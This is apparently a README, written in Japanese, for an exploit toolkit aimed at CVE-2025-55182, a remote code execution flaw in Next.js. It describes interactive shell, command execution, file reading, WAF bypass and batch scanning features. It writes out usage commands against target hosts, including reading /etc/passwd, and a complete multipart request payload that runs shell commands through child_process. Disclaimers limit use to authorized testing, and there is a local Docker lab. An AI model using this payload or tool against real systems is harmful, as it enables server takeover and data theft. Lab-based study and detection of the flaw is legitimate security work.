rubensuxo-eh/react2shell-exploit
React2Shell-Exploit — CVE-2025-55182向けの完全なエクスプロイトフレームワーク。Pythonエクスプロイト、Docker脆弱性ラボ、Burp Suiteによる手動および自動エクスプロイト、Nuclei検出テンプレート、検証済みテストワークフローを含みます。ペネトレーションテストと教育研究のために開発されました。

CVE-2025-55182 - Next.js RCE リモートコード実行
エクスプロイトフレームワーク+脆弱性ラボ+Burp Suite&Nuclei 検証。
セキュリティ研究とペネトレーションテストのための完全なエクスプロイトフレームワークおよび脆弱性ラボ環境です。
╔═══════════════════════════════════════════════════════════════╗
║              🐺 React2Shell-Exploit-Kensei 🐺                 ║
║              CVE-2025-55182 Exploitation Tool                 ║
║                                                               ║
║  Author: Ruben Suxo - Ethical Hacker (kensei)    v2.5.0      ║
╚═══════════════════════════════════════════════════════════════╝
React2Shell-Exploit-Kensei は、Next.js アプリケーションの重大なリモートコード実行(RCE)脆弱性である CVE-2025-55182 を悪用するための包括的なツールキットです。
含まれるもの:
影響を受けるバージョン:
CVSSスコア: 10.0(緊急)
✅ 自動エクスプロイト
✅ 対話型シェル
✅ コマンド実行
✅ ファイル読み取り
✅ WAFバイパス
✅ バッチスキャン
脆弱性ラボを実行するには Docker がインストールされている必要があります。
| プラットフォーム | インストールリンク |
|---|---|
| Windows | https://docs.docker.com/desktop/install/windows/ |
| macOS | https://docs.docker.com/desktop/install/mac-install/ |
| Linux | https://docs.docker.com/engine/install/ |
インストールの確認:
docker --version
✅ Burp Suiteガイド
✅ Nucleiテンプレート
✅ 完全な例
# 1. Clone
git clone react2shell-exploit
cd react2shell-exploit
chmod +x react2shell-exploit.py

# 2. Start Lab
cd docker
docker build --no-cache -t react2shell-lab .
docker run -d -p 3002:3002 --name react2shell-lab react2shell-lab

# 3. Exploit
python3 react2shell-exploit.py --url http://localhost:3002 --cmd "whoami"
python3 react2shell-exploit.py --url http://target.com --scan
python3 react2shell-exploit.py --url http://target.com --cmd "id"
python3 react2shell-exploit.py --url http://target.com --shell
python3 react2shell-exploit.py --url http://target.com --read /etc/passwd
python3 react2shell-exploit.py --url http://target.com --cmd "whoami" --waf-bypass
python3 react2shell-exploit.py --list targets.txt --scan --threads 20
動作確認済み - リクエストテンプレート:
POST / HTTP/1.1
Host: target.com:3002
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
Content-Length: 734

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('whoami',{timeout:30000}).toString().trim();throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/exploit?out=${encodeURIComponent(res)};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
期待されるレスポンス:

"children":["__PAGE__?{\"out\":\"root\"}",{}]
WHOAMI の手動テスト:


IFCONFIG の手動テスト:





代替の自動検出方法:



動作確認済み:

nuclei -target http://target.com:3002 -t nuclei/CVE-2025-55182.yaml
出力:
[CVE-2025-55182] [http] [critical] http://target.com:3002/
作者: Ruben Suxo - エシカルハッカー(kensei)
バージョン: 2.5.0
日付: 2025-12-06
このプロジェクトは以下の調査と技法に基づいています:
許可されたセキュリティテスト専用です。
不正アクセスは違法です。自分が所有しているシステム、またはテストする明示的な許可を得たシステムでのみ使用してください。
MIT License
🐺 ハック・ザ・プラネット - 責任を持って
教育目的のみ。倫理的に使用してください。